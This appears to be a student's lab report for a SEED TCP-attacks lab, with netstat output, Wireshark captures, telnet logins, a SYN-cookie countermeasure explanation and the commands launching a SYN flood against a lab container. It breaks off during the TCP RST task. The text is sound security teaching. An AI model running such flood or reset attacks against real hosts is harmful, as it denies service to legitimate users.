
```
victim:PES1UG23CS505:Sampriti Saha
netstat -tna
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.0.11:44075        0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 10.9.0.5:23             10.9.0.6:51962          ESTABLISHED
tcp        0      0 10.9.0.5:23             168.107.122.68:63547    SYN_RECV
tcp        0      0 10.9.0.5:23             54.208.87.110:51389     SYN_RECV
tcp        0      0 10.9.0.5:23             108.165.62.2:62644      SYN_RECV
tcp        0      0 10.9.0.5:23             96.236.48.239:39612     SYN_RECV
tcp        0      0 10.9.0.5:23             21.37.30.244:37663      SYN_RECV
tcp        0      0 10.9.0.5:23             113.171.180.48:13344    SYN_RECV
tcp        0      0 10.9.0.5:23             16.108.36.81:38130      SYN_RECV
tcp        0      0 10.9.0.5:23             104.187.91.129:2906     SYN_RECV
tcp        0      0 10.9.0.5:23             86.21.189.158:4620      SYN_RECV
tcp        0      0 10.9.0.5:23             203.1.136.249:52245     SYN_RECV
tcp        0      0 10.9.0.5:23             74.109.82.253:12747     SYN_RECV
tcp        0      0 10.9.0.5:23             204.183.180.107:48151   SYN_RECV
tcp        0      0 10.9.0.5:23             59.215.179.150:60993    SYN_RECV
tcp        0      0 10.9.0.5:23             85.4.117.237:2356       SYN_RECV
tcp        0      0 10.9.0.5:23             66.118.228.185:42037    SYN_RECV
tcp        0      0 10.9.0.5:23             52.15.10.90:62091       SYN_RECV
tcp        0      0 10.9.0.5:23             173.235.72.231:27853    SYN_RECV
tcp        0      0 10.9.0.5:23             180.11.86.58:40044      SYN_RECV
tcp        0      0 10.9.0.5:23             121.22.155.143:49475    SYN_RECV
tcp        0      0 10.9.0.5:23             201.101.37.68:12273     SYN_RECV
tcp        0      0 10.9.0.5:23             144.56.176.68:22018     SYN_RECV
tcp        0      0 10.9.0.5:23             125.239.185.67:11723    SYN_RECV
tcp        0      0 10.9.0.5:23             121.3.148.185:9399      SYN_RECV
tcp        0      0 10.9.0.5:23             125.173.77.214:12475    SYN_RECV
tcp        0      0 10.9.0.5:23             203.47.89.209:48028     SYN_RECV
tcp        0      0 10.9.0.5:23             125.13.93.14:33543      SYN_RECV
tcp        0      0 10.9.0.5:23             254.178.237.139:2206    SYN_RECV
tcp        0      0 10.9.0.5:23             71.25.156.177:23789     SYN_RECV
tcp        0      0 10.9.0.5:23             166.177.186.51:26989    SYN_RECV
tcp        0      0 10.9.0.5:23             193.133.141.239:37835   SYN_RECV
```

Seed-attacker:




```
seed-attacker:PES1UG23CS505:Sampriti Saha
python3 synflood.py
```

user-1:



```
user-1:PES1UG23CS505:Sampriti Saha
telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
7eb53310b4a9 login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Thu Sep  4 14:52:02 UTC 2025 from user1-10.9.0.6.net-10.9.0.0 on pts/5
seed@7eb53310b4a9:~$
```


Wireshark:



```
8819 2025-09-02 02:5… 10.9.0.5            60.227.255.203      TCP   58 [TCP Retransmission] 23 → 14588 [SYN, ACK] Seq=3059944538 Ack…
8820 2025-09-02 02:5… 146.10.0.40         10.9.0.5            TCP   54 16628 → 23 [SYN] Seq=4124644322 Win=8192 Len=0
8821 2025-09-02 02:5… 10.9.0.5            146.10.0.40         TCP   58 23 → 16628 [SYN, ACK] Seq=2439368255 Ack=4124644323 Win=64240…
8822 2025-09-02 02:5… 10.9.0.5            35.156.216.124      TCP   58 [TCP Retransmission] 23 → 18315 [SYN, ACK] Seq=208183719 Ack=…
8823 2025-09-02 02:5… 57.230.243.150      10.9.0.5            TCP   54 19503 → 23 [SYN] Seq=1977738280 Win=8192 Len=0
8824 2025-09-02 02:5… 10.9.0.5            57.230.243.150      TCP   58 23 → 19503 [SYN, ACK] Seq=2268799387 Ack=1977738281 Win=64240…
8825 2025-09-02 02:5… 10.9.0.5            40.244.140.97       TCP   58 [TCP Retransmission] 23 → 30567 [SYN, ACK] Seq=1523526414 Ack…
8826 2025-09-02 02:5… 10.9.0.5            67.90.151.174       TCP   58 [TCP Retransmission] 23 → 56712 [SYN, ACK] Seq=1355519010 Ack…
8827 2025-09-02 02:5… 10.9.0.5            207.47.35.157       TCP   58 [TCP Retransmission] 23 → 26822 [SYN, ACK] Seq=3024010309 Ack…
8828 2025-09-02 02:5… 10.9.0.5            98.67.229.74        TCP   58 [TCP Retransmission] 23 → 23326 [SYN, ACK] Seq=2506874708 Ack…
8829 2025-09-02 02:5… 237.90.238.83       10.9.0.5            TCP   54 32680 → 23 [SYN] Seq=2018676086 Win=8192 Len=0
8830 2025-09-02 02:5… 10.9.0.5            65.69.176.186       TCP   58 [TCP Retransmission] 23 → 50001 [SYN, ACK] Seq=2866068444 Ack…
8831 2025-09-02 02:5… 10.9.0.5            242.19.94.108       TCP   58 [TCP Retransmission] 23 → 41958 [SYN, ACK] Seq=3323224633 Ack…
8832 2025-09-02 02:5… 57.38.135.187       10.9.0.5            TCP   54 51253 → 23 [SYN] Seq=696838873 Win=8192 Len=0
8833 2025-09-02 02:5… 10.9.0.5            57.38.135.187       TCP   58 23 → 51253 [SYN, ACK] Seq=2546171398 Ack=696838874 Win=64240 …
8834 2025-09-02 02:5… 10.9.0.5            77.240.119.6        TCP   58 [TCP Retransmission] 23 → 29473 [SYN, ACK] Seq=2101813622 Ack…
8835 2025-09-02 02:5… 10.9.0.5            107.104.154.153     TCP   58 [TCP Retransmission] 23 → 55781 [SYN, ACK] Seq=3511986005 Ack…
8836 2025-09-02 02:5… 10.9.0.5            245.78.193.219      TCP   58 [TCP Retransmission] 23 → 5223 [SYN, ACK] Seq=1626081361 Ack=…
8837 2025-09-02 02:5… 173.186.19.41       10.9.0.5            TCP   54 17886 → 23 [SYN] Seq=3618212272 Win=8192 Len=0
8838 2025-09-02 02:5… 10.9.0.5            173.186.19.41       TCP   58 23 → 17886 [SYN, ACK] Seq=1301499535 Ack=3618212273 Win=64240…
8839 2025-09-02 02:5… 62.8.14.206         10.9.0.5            TCP   54 34391 → 23 [SYN] Seq=3663799024 Win=8192 Len=0
8840 2025-09-02 02:5… 10.9.0.5            62.8.14.206         TCP   58 23 → 34391 [SYN, ACK] Seq=3067369285 Ack=3663799025 Win=64240…
8841 2025-09-02 02:5… 10.9.0.5            100.45.110.48       TCP   58 [TCP Retransmission] 23 → 47968 [SYN, ACK] Seq=2092101334 Ack…
8842 2025-09-02 02:5… 106.178.200.126     10.9.0.5            TCP   54 58336 → 23 [SYN] Seq=2975760806 Win=8192 Len=0
8843 2025-09-02 02:5… 10.9.0.5            106.178.200.126     TCP   58 23 → 58336 [SYN, ACK] Seq=2424261199 Ack=2975760807 Win=64240…
8844 2025-09-02 02:5… 10.9.0.5            242.147.61.4        TCP   58 [TCP Retransmission] 23 → 29758 [SYN, ACK] Seq=2104642047 Ack…
8845 2025-09-02 02:5… 10.9.0.5            72.240.189.231      TCP   58 [TCP Retransmission] 23 → 37748 [SYN, ACK] Seq=1294671490 Ack…
8846 2025-09-02 02:5… 237.247.231.37      10.9.0.5            TCP   54 17675 → 23 [SYN] Seq=653339814 Win=8192 Len=0
```


Synflood 10.9.0.5 23:

Seed-attacker:




```
seed-attacker:PES1UG23CS505:Sampriti Saha
synflood 10.9.0.5 23
^C
seed-attacker:PES1UG23CS505:Sampriti Saha
```

User-1:



```
user-1:PES1UG23CS505:Sampriti Saha
telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
7eb53310b4a9 login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Thu Sep  4 15:28:36 UTC 2025 from user1-10.9.0.6.net-10.9.0.0 on pts/6
```

Wireshark:



No.	Time	Source	Destination	Protocol	Length	Info
5157…	2025-09-04 11:3…	125.208.189.108	10.9.0.5	TCP	54	24712 → 23 [SYN] Seq=3806978570 Win=20000 Len=0
5157…	2025-09-04 11:3…	10.9.0.5	125.208.189.108	TCP	58	23 → 24712 [SYN, ACK] Seq=1957518192 Ack=3806978571 Win=64240…
5157…	2025-09-04 11:3…	108.55.140.92	10.9.0.5	TCP	54	50 → 23 [SYN] Seq=191082055 Win=20000 Len=0
5157…	2025-09-04 11:3…	10.9.0.5	108.55.140.92	TCP	58	23 → 50 [SYN, ACK] Seq=1219166826 Ack=191082056 Win=64240 Len…
5157…	2025-09-04 11:3…	29.152.62.31	10.9.0.5	TCP	54	10434 → 23 [SYN] Seq=3931917331 Win=20000 Len=0
5157…	2025-09-04 11:3…	10.9.0.5	29.152.62.31	TCP	58	23 → 10434 [SYN, ACK] Seq=2722429665 Ack=3931917332 Win=64240…
5157…	2025-09-04 11:3…	221.189.62.67	10.9.0.5	TCP	54	10862 → 23 [SYN] Seq=3669713927 Win=20000 Len=0
5157…	2025-09-04 11:3…	10.9.0.5	221.189.62.67	TCP	58	23 → 10862 [SYN, ACK] Seq=450348661 Ack=3669713928 Win=64240 …
5157…	2025-09-04 11:3…	162.70.178.86	10.9.0.5	TCP	54	2427 → 23 [SYN] Seq=1505629971 Win=20000 Len=0
5157…	2025-09-04 11:3…	10.9.0.5	162.70.178.86	TCP	58	23 → 2427 [SYN, ACK] Seq=3599812020 Ack=1505629972 Win=64240 …
5157…	2025-09-04 11:3…	72.163.120.98	10.9.0.5	TCP	54	34085 → 23 [SYN] Seq=501099044 Win=20000 Len=0
5157…	2025-09-04 11:3…	10.9.0.5	72.163.120.98	TCP	58	23 → 34085 [SYN, ACK] Seq=3942409752 Ack=501099045 Win=64240 …
5157…	2025-09-04 11:3…	125.128.217.44	10.9.0.5	TCP	54	55296 → 23 [SYN] Seq=2686342005 Win=20000 Len=0
5157…	2025-09-04 11:3…	10.9.0.5	125.128.217.44	TCP	58	23 → 55296 [SYN, ACK] Seq=2582474100 Ack=2686342006 Win=64240…
5157…	2025-09-04 11:3…	208.252.142.60	10.9.0.5	TCP	54	45901 → 23 [SYN] Seq=2671163716 Win=20000 Len=0
5157…	2025-09-04 11:3…	10.9.0.5	208.252.142.60	TCP	58	23 → 45901 [SYN, ACK] Seq=668114162 Ack=2671163717 Win=64240 …
5157…	2025-09-04 11:3…	217.50.70.107	10.9.0.5	TCP	54	9155 → 23 [SYN] Seq=710353185 Win=20000 Len=0
5157…	2025-09-04 11:3…	10.9.0.5	217.50.70.107	TCP	58	23 → 9155 [SYN, ACK] Seq=755962998 Ack=710353186 Win=64240 Le…
5157…	2025-09-04 11:3…	179.82.184.45	10.9.0.5	TCP	54	10815 → 23 [SYN] Seq=2425224192 Win=20000 Len=0
5157…	2025-09-04 11:3…	10.9.0.5	179.82.184.45	TCP	58	23 → 10815 [SYN, ACK] Seq=2445032568 Ack=2425224193 Win=64240…
5157…	2025-09-04 11:3…	149.60.155.56	10.9.0.5	TCP	54	9808 → 23 [SYN] Seq=4027932676 Win=20000 Len=0
5157…	2025-09-04 11:3…	10.9.0.5	149.60.155.56	TCP	58	23 → 9808 [SYN, ACK] Seq=314898958 Ack=4027932677 Win=64240 L…
5157…	2025-09-04 11:3…	161.159.73.0	10.9.0.5	TCP	54	41760 → 23 [SYN] Seq=4047976480 Win=20000 Len=0
5157…	2025-09-04 11:3…	10.9.0.5	161.159.73.0	TCP	58	23 → 41760 [SYN, ACK] Seq=1186827442 Ack=4047976481 Win=64240…
5157…	2025-09-04 11:3…	139.252.149.19	10.9.0.5	TCP	54	3928 → 23 [SYN] Seq=420098852 Win=20000 Len=0
5157…	2025-09-04 11:3…	10.9.0.5	139.252.149.19	TCP	58	23 → 3928 [SYN, ACK] Seq=2047284093 Ack=420098853 Win=64240 L…
5157…	2025-09-04 11:3…	101.184.250.26	10.9.0.5	TCP	54	11504 → 23 [SYN] Seq=1131952141 Win=20000 Len=0
5157…	2025-09-04 11:3…	10.9.0.5	101.184.250.26	TCP	58	23 → 11504 [SYN, ACK] Seq=1395467818 Ack=1131952142 Win=64240…
5157…	2025-09-04 11:3…	191.118.18.46	10.9.0.5	TCP	54	2478 → 23 [SYN] Seq=1307817750 Win=20000 Len=0
5157…	2025-09-04 11:3…	10.9.0.5	191.118.18.46	TCP	58	23 → 2478 [SYN, ACK] Seq=1278155561 Ack=1307817751 Win=64240 …
5157…	2025-09-04 11:3…	220.84.61.82	10.9.0.5	TCP	54	44020 → 23 [SYN] Seq=3524810824 Win=20000 Len=0
5157…	2025-09-04 11:3…	10.9.0.5	220.84.61.82	TCP	58	23 → 44020 [SYN, ACK] Seq=3426550294 Ack=3524810825 Win=64240…
5157…	2025-09-04 11:3…	124.115.144.71	10.9.0.5	TCP	54	62615 → 23 [SYN] Seq=2853779053 Win=20000 Len=0
5157…	2025-09-04 11:3…	10.9.0.5	124.115.144.71	TCP	58	23 → 62615 [SYN, ACK] Seq=1051368546 Ack=2853779054 Win=64240…
5157…	2025-09-04 11:3…	27.170.73.12	10.9.0.5	TCP	54	28952 → 23 [SYN] Seq=1567039505 Win=20000 Len=0
5157…	2025-09-04 11:3…	10.9.0.5	27.170.73.12	TCP	58	23 → 28952 [SYN, ACK] Seq=1570623707 Ack=1567039506 Win=64240…


SYN cookies are a defense mechanism against SYN flood attacks. By enabling SYN cookies on the victim machine (sysctl -w net.ipv4.tcp_syncookies = 1), the server can handle SYN requests without allocating resources, preventing the backlog queue from filling up. Despite the ongoing SYN flood attack, a legitimate user is able to successfully establish a Telnet connection to the victim. The netstat command would not show a flood of SYN RECV connections, and the user's login succeeds, demonstrating the countermeasure's effectiveness.

Task 3: TCP RST Attacks on Telnet Connections

Step 1: You will need Wireshark for this Task - Select the container interface and use the filter “host 10.9.0.5 and tcp port 23”.


Step 2: Telnet into the Victim from the User, and capture the packets on Wireshark. Take a screenshot of the same (Wireshark and Terminal)

Wireshark:



```
ip.addr == 10.9.0.5 && tcp.port == 23
No.   Time             Source      Destination  Protocol Length Info
   68 2025-09-02 03:1… 10.9.0.5    10.9.0.6     TELNET      68 Telnet Data ...
   69 2025-09-02 03:1… 10.9.0.6    10.9.0.5     TCP         66 52030 → 23 [ACK] Seq=396964111 Ack=2756847749 Win=64256 Len=0…
   70 2025-09-02 03:1… 10.9.0.5    10.9.0.6     TELNET     116 Telnet Data ...
   71 2025-09-02 03:1… 10.9.0.6    10.9.0.5     TCP         66 52030 → 23 [ACK] Seq=396964111 Ack=2756847799 Win=64256 Len=0…
   72 2025-09-02 03:1… 10.9.0.5    10.9.0.6     TELNET      68 Telnet Data ...
   73 2025-09-02 03:1… 10.9.0.6    10.9.0.5     TCP         66 52030 → 23 [ACK] Seq=396964111 Ack=2756847801 Win=64256 Len=0…
   74 2025-09-02 03:1… 10.9.0.5    10.9.0.6     TELNET     113 Telnet Data ...
   75 2025-09-02 03:1… 10.9.0.6    10.9.0.5     TCP         66 52030 → 23 [ACK] Seq=396964111 Ack=2756847848 Win=64256 Len=0…
   76 2025-09-02 03:1… 10.9.0.5    10.9.0.6     TELNET      68 Telnet Data ...
   77 2025-09-02 03:1… 10.9.0.6    10.9.0.5     TCP         66 52030 → 23 [ACK] Seq=396964111 Ack=2756847850 Win=64256 Len=0…
   78 2025-09-02 03:1… 10.9.0.5    10.9.0.6     TELNET      68 Telnet Data ...
   79 2025-09-02 03:1… 10.9.0.6    10.9.0.5     TCP         66 52030 → 23 [ACK] Seq=396964111 Ack=2756847852 Win=64256 Len=0…
   80 2025-09-02 03:1… 10.9.0.5    10.9.0.6     TELNET     138 Telnet Data ...
   81 2025-09-02 03:1… 10.9.0.6    10.9.0.5     TCP         66 52030 → 23 [ACK] Seq=396964111 Ack=2756847924 Win=64256 Len=0…
   82 2025-09-02 03:1… 10.9.0.5    10.9.0.6     TELNET      68 Telnet Data ...
   83 2025-09-02 03:1… 10.9.0.6    10.9.0.5     TCP         66 52030 → 23 [ACK] Seq=396964111 Ack=2756847926 Win=64256 Len=0…
   84 2025-09-02 03:1… 10.9.0.5    10.9.0.6     TELNET     118 Telnet Data ...
   85 2025-09-02 03:1… 10.9.0.6    10.9.0.5     TCP         66 52030 → 23 [ACK] Seq=396964111 Ack=2756847978 Win=64256 Len=0…
   86 2025-09-02 03:1… 10.9.0.5    10.9.0.6     TELNET      68 Telnet Data ...
   87 2025-09-02 03:1… 10.9.0.6    10.9.0.5     TCP         66 52030 → 23 [ACK] Seq=396964111 Ack=2756847980 Win=64256 Len=0…
   88 2025-09-02 03:1… 10.9.0.5    10.9.0.6     TELNET      68 Telnet Data ...
   89 2025-09-02 03:1… 10.9.0.6    10.9.0.5     TCP         66 52030 → 23 [ACK] Seq=396964111 Ack=2756847982 Win=64256 Len=0…
   90 2025-09-02 03:1… 10.9.0.5    10.9.0.6     TELNET     128 Telnet Data ...
   91 2025-09-02 03:1… 10.9.0.6    10.9.0.5     TCP         66 52030 → 23 [ACK] Seq=396964111 Ack=2756848044 Win=64256 Len=0…
   92 2025-09-02 03:1… 10.9.0.5    10.9.0.6     TELNET     152 Telnet Data ...
   93 2025-09-02 03:1… 10.9.0.6    10.9.0.5     TCP         66 52030 → 23 [ACK] Seq=396964111 Ack=2756848130 Win=64256 Len=0…
   94 2025-09-02 03:1… 10.9.0.5    10.9.0.6     TELNET      87 Telnet Data ...
   95 2025-09-02 03:1… 10.9.0.6    10.9.0.5     TCP         66 52030 → 23 [ACK] Seq=396964111 Ack=2756848151 Win=64256 Len=0…
```

User-1:

